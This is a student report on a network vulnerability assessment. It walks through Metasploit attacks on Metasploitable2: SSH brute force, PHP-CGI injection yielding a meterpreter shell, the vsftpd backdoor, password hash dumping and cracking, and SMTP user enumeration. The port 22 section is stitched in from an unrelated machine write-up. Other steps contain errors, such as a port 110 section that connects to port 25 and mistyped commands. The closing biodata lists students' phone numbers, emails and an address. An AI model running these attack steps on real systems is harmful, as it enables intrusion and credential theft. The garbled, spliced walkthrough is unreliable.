
**Zap Scan Report**

Tool Used: OWASP ZAP

Target: championspeedshop.com








**CHAPTER 5**

**FLOWCHART**



**CHAPTER 6**

**RESULTS**

Metasploitable2 Port Vulnerability Exploitation

Port 22:


Step 1: Brute Force Attack


Using brute force we will be able to try and get our way into port 22 since it is a closed port.

By searching ‘SSH’, Metasploit returns 71 potential exploits. One of which is the ssh\_login auxiliary, which in this case will be used to load a few scripts to hopefully login using some default credentials.



This command returns all the variables that need to be completed before running an exploit. This is the same across any exploit that is loaded via Metasploit.





Even though we have the necessary variables to execute a brute force attack, we will fail.

Step 2: Snooping


Having navigated to the hidden page, it’s easy to see that there is a ‘secret registration URL’ for internal employees at office.paper. So, we go ahead and try to navigate to this via the URL. It doesn’t work. The page tells us that the host is not trusted, so at this point, we remember that we need to give host privileges to the domain that we’re trying to access — demonstrated below:

https://miro.medium.com/v2/resize:fit:387/0*SHUVsFO--Pii9D8w.png


We’re now inside the internal office chat, which allows us to see all internal employee conversations, as well as the ability to interact with the chat robot. In this context, the chat robot allows employees to request files related to the employee’s computer. So, by interacting with the chat robot, we can request files simply by typing ‘chat robot get file X’.

Step 3: Executing SSH Login

Having now gathered the credentials to login via SSH, we can go ahead and execute the hack.



As demonstrated by the image, we’re now inside Dwight’s machine. At this point, we’re able to list all current non-hidden files by the user simply by using the ‘ls’ command. This essentially allows us to view files that we shouldn’t be able to as an external.



Port 80 Attacking Scenario:

Step1: Do an nmap scan on port 80

> db\_namp -sV <ipaddress> -p 80

Step2: Use Auxilliary scanner:

> use auxiliary/scanner/http/http\_version

> show options

> run

Step3: dir\_listing

‘dir\_listing’ will determine if directory listing is enabled:

*> use auxiliary/scanner/http/dir\_listing*

*> show options*

*> run*

Step 4: these results might make a difference and we should take a look at them.

*> use auxiliary/scanner/http/verb\_auth\_bypass*

*> show options*

*> run*


Step5: Searching exploit DB for a the version of PHP


$ searchsploit apache | grep 5.4.2


Step6: use exploit/multi/http/php\_cgi\_arg\_injection


> set lhost


>runThis gives us a meterpreter shell which can be used to run code remotely.


Port 22 Exploitation Result








Port 80 Exploitation Results: 





**Main Target Website**

**Vulnerable ports**: 21,110

**Exploitation Steps:**

**PORT21:**

Step 1: Do an NMAP scan on port 21

*> db\_nmap -p 21 <ip address> -A -sV -sC*

Step2:

MSF also has an auxiliary module for ftp:

*> use auxiliary/scanner/ftp/ftp\_version*

*> run*

Step3:Using ExploitDB for vsftp version:

*$ searchploit vsftp*

*grep vsftp search exploit*

Step 4: Using vsftp backdoor

*> use exploit/unix/ftp/vsftp\_234\_backdoor*

*>show info*

Step 5: Extracting usernames and passwords using hashdump:

*> use post/linux/gather/hashdump*

*> show options*


Step 6: Using John the Ripper to crack the passwords:

*> set SESSION 2*

*> show info*

*> run*

*$ john .msf4/loot/<filename>*



**PORT 110:**

Step1: Set a telnet connection to the ip address


***telnet 192.168.1.101 25***

**Step2: Manually try email user names**

*VRFY <username>*

Step3: use enum

***kali > smtp-user-enum -M VRFY -U <userlist> -t <target IP>***



**CHAPTER 7**

**ADVANTAGES & DISADVANTAGES:**

**Advantages:**

Risk Mitigation: Vulnerability assessments help in identifying potential security vulnerabilities, allowing organizations to take proactive measures to mitigate risks. By addressing vulnerabilities before they are exploited, organizations can significantly reduce the likelihood and impact of security breaches.

Enhanced Security: Assessments provide a comprehensive view of a network's security posture, allowing organizations to identify weak points and implement appropriate security controls. By addressing vulnerabilities, organizations can enhance the overall security of their network infrastructure.

Compliance Requirements: Many industries and regulatory bodies require regular vulnerability assessments to ensure compliance with security standards and regulations. Conducting assessments helps organizations meet these requirements and avoid penalties or legal issues.

Prioritization of Resources: Vulnerability assessments provide insights into the severity and potential impact of identified vulnerabilities. This information enables organizations to prioritize resources and focus on addressing critical vulnerabilities first, thereby optimizing their security efforts.

Awareness and Education: The assessment process can increase awareness among network administrators and IT teams about potential threats and vulnerabilities. It helps educate them about best practices for securing the network and promotes a security-conscious culture within the organization.

**Disadvantages:**

False Positives and False Negatives: Vulnerability assessment tools may generate false positives, flagging issues that do not pose actual risks. This can result in wasted time and resources investigating and addressing non-existent vulnerabilities. Conversely, false negatives occur when genuine vulnerabilities are overlooked, potentially leading to security breaches.

Limited Scope: Vulnerability assessments typically focus on known vulnerabilities and may not detect zero-day exploits or emerging threats. This limitation means that new vulnerabilities may go undetected until they are publicly disclosed or exploited.

Complex Networks: Assessing large and complex network infrastructures can be challenging. Identifying vulnerabilities and assessing their impact across a vast network can require significant time, resources, and expertise.

Disruption to Operations: Some vulnerability assessment procedures involve active scanning or testing techniques that may disrupt network operations. This disruption could potentially impact critical systems or cause false alarms, leading to unnecessary downtime or loss of productivity.

Incomplete Assessments: The accuracy and effectiveness of vulnerability assessments depend on the expertise and knowledge of the individuals conducting them. Inadequate training or limited knowledge of the assessment tools and techniques could result in incomplete assessments and missed vulnerabilities.

**CHAPTER 8**

**APPLICATIONS**

Risk Management: Vulnerability assessments help organizations identify potential risks and vulnerabilities within their network infrastructure. By assessing and understanding these risks, organizations can implement appropriate security controls and mitigation strategies to reduce the likelihood and impact of security incidents.

Compliance and Regulatory Requirements: Many industries and regulatory bodies have specific security standards and compliance requirements. Network vulnerability assessments play a crucial role in meeting these requirements. Assessments help organizations identify vulnerabilities and ensure compliance with industry-specific regulations such as Payment Card Industry Data Security Standard (PCI DSS) or the Health Insurance Portability and Accountability Act (HIPAA).

Security Audits: Vulnerability assessments are often part of security audits, where organizations evaluate the effectiveness of their security measures and identify areas for improvement. These audits may be conducted internally or by third-party security professionals to provide an objective assessment of the network's security posture.

Incident Response Planning: Vulnerability assessments can contribute to effective incident response planning. By identifying vulnerabilities in advance, organizations can develop incident response strategies and procedures to mitigate the impact of potential security breaches.

Network Design and Architecture: Vulnerability assessments can assist in the design and architecture of secure networks. By conducting assessments during the planning phase, organizations can identify potential vulnerabilities and implement appropriate security measures in the network's design.

**CHAPTER 9**

**CONCLUSION**

In conclusion, the network vulnerability assessment conducted on championspeedshop's network infrastructure has provided valuable insights into the security posture and potential vulnerabilities present. The assessment aimed to identify and mitigate risks, enhance security measures, and ensure compliance with relevant regulations and standards.

Throughout the assessment, a comprehensive evaluation of the network's security was performed, encompassing various procedures, including vulnerability scanning, penetration testing, and analysis of security controls. The assessment identified several vulnerabilities, ranging from low to high severity, that require immediate attention and remediation.

The assessment has enabled the organization to prioritize resources and focus on addressing critical vulnerabilities that pose the most significant risks to the network infrastructure. By implementing appropriate security measures and mitigation strategies, championspeedshop can significantly reduce the likelihood and impact of potential security incidents.

**CHAPTER 9**

**FUTURE SCOPE**

The use of blockchain technology in network vulnerability assessment shows promising potential for enhancing the security and effectiveness of the assessment process. Here are some future scopes and possibilities regarding the use of blockchain in network vulnerability assessment:

Immutable and Trustworthy Vulnerability Records: Blockchain's inherent characteristics, such as immutability and tamper-proof nature, can be leveraged to create a decentralized and secure repository for storing vulnerability records. By utilizing blockchain, vulnerability assessment findings can be securely recorded, ensuring the integrity and trustworthiness of the data.

Secure Vulnerability Disclosure and Reporting: Blockchain can provide a secure and transparent platform for vulnerability disclosure and reporting. By utilizing smart contracts, security researchers can securely report vulnerabilities and receive rewards or acknowledgments, while maintaining anonymity if desired. This can incentivize ethical hacking and contribute to a more collaborative and secure environment.

Secure Vulnerability Patching and Updates: Blockchain-based solutions can facilitate secure distribution and verification of vulnerability patches and updates. By utilizing blockchain for tracking and validating patches, organizations can ensure the authenticity and integrity of updates, minimizing the risk of malicious code injection or unauthorized modifications during the patching process.

# BIODATA

Name : Melvin R

Mobile Number :97908 18434

E-mail : Melvin.r@vitstudent.ac.in

Address :

Name : Mohith

Mobile Number 9488892934

E-mail : [Mohith.bhaskararao2020@vitstudent.ac.in](mailto:Mohith.bhaskararao2020@vitstudent.ac.in)

Permanent Address : IIT Colony 4th st. Pallikaranai,Chennai 600100